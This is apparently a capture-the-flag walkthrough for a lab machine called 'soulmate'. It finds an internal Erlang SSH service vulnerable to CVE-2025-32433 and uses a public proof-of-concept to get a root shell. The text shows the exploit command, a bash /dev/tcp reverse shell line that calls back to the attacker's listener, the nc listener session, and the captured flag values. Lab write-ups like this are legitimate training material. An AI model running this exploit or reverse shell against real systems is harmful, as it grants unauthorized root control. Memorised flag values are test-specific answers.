
So, let’s authenticate in the soulmate.htb website and see what we have.
We didn’t manage to get anything here. So I was searching for another path and got into this.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25

www-data@soulmate:~/soulmate.htb/public$ ss -tlnp
ss -tlnp
State  Recv-Q Send-Q Local Address:Port  Peer Address:PortProcess
LISTEN 0      4096   127.0.0.53%lo:53         0.0.0.0:*
LISTEN 0      4096       127.0.0.1:8080       0.0.0.0:*
LISTEN 0      4096       127.0.0.1:39161      0.0.0.0:*
LISTEN 0      4096       127.0.0.1:8443       0.0.0.0:*
LISTEN 0      5          127.0.0.1:2222       0.0.0.0:*
LISTEN 0      4096       127.0.0.1:4369       0.0.0.0:*
LISTEN 0      511          0.0.0.0:80         0.0.0.0:*    users:(("nginx",pid=1160,fd=8),("nginx",pid=1159,fd=8))
LISTEN 0      128          0.0.0.0:22         0.0.0.0:*
LISTEN 0      4096       127.0.0.1:9090       0.0.0.0:*
LISTEN 0      128        127.0.0.1:43915      0.0.0.0:*
LISTEN 0      4096           [::1]:4369          [::]:*
LISTEN 0      511             [::]:80            [::]:*    users:(("nginx",pid=1160,fd=9),("nginx",pid=1159,fd=9))
LISTEN 0      128             [::]:22            [::]:* www-data@soulmate:~/soulmate.htb/public$ telnet 127.0.0.1 2222

www-data@soulmate:~/soulmate.htb/public$ telnet 127.0.0.1 2222
telnet 127.0.0.1 2222
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
SSH-2.0-Erlang/5.2.9
We have here SSH-2.0-Erlang/5.2.9 that got an RCE that will give us root.
I use this POC.
https://github.com/omer-efe-curkus/CVE-2025-32433-Erlang-OTP-SSH-RCE-PoC
So, go ahead and download the exploit and transferit to the victim machine. I already did that and this is how to get root shell.
1
2
3
4
5
6
7
8
9
www-data@soulmate:/tmp$ python3 cve-2025-32433.py 127.0.0.1 --shell --lhost <My-IP> --lport 5555 -p 2222

[*] Target: 127.0.0.1:2222
[*] Sending reverse shell to connect back to <My-IP>:5555
[*] Connecting to target...
[+] Received banner: SSH-2.0-Erlang/5.2.9
[+] Running command: os:cmd("bash -c 'exec 5<>/dev/tcp/<My-IP>/5555; cat <&5 | while read line; do $line 2>&5 >&5; done'").
[✓] Exploit sent. If vulnerable, command should execute.
[+] Reverse shell command sent. Check your listener.
1
2
3
4
5
6
7
8
9
┌──(sanke㉿vbox)-[~/Downloads/soulmate]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.16.119] from (UNKNOWN) [10.10.11.86] 57628
/bin/bash -i
bash: cannot set terminal process group (70214): Inappropriate ioctl for device
bash: no job control in this shell
root@soulmate:/#
Let’s goo we have root now. Easyy now let’s get the flags. We got one in /ben directory and one in /root directory.
1
2
3
4
5
6
7
8
root@soulmate:/# cat /home/ben/user.txt
cat /home/ben/user.txt
19fa560df2e27e79c6b25ae5b0e1712a
root@soulmate:/# cat /root/root.txt
cat /root/root.txt
af63a856bb9798214f2b6bc6a60fdbc4
root@soulmate:/#
Easyy machineee!!! PWNED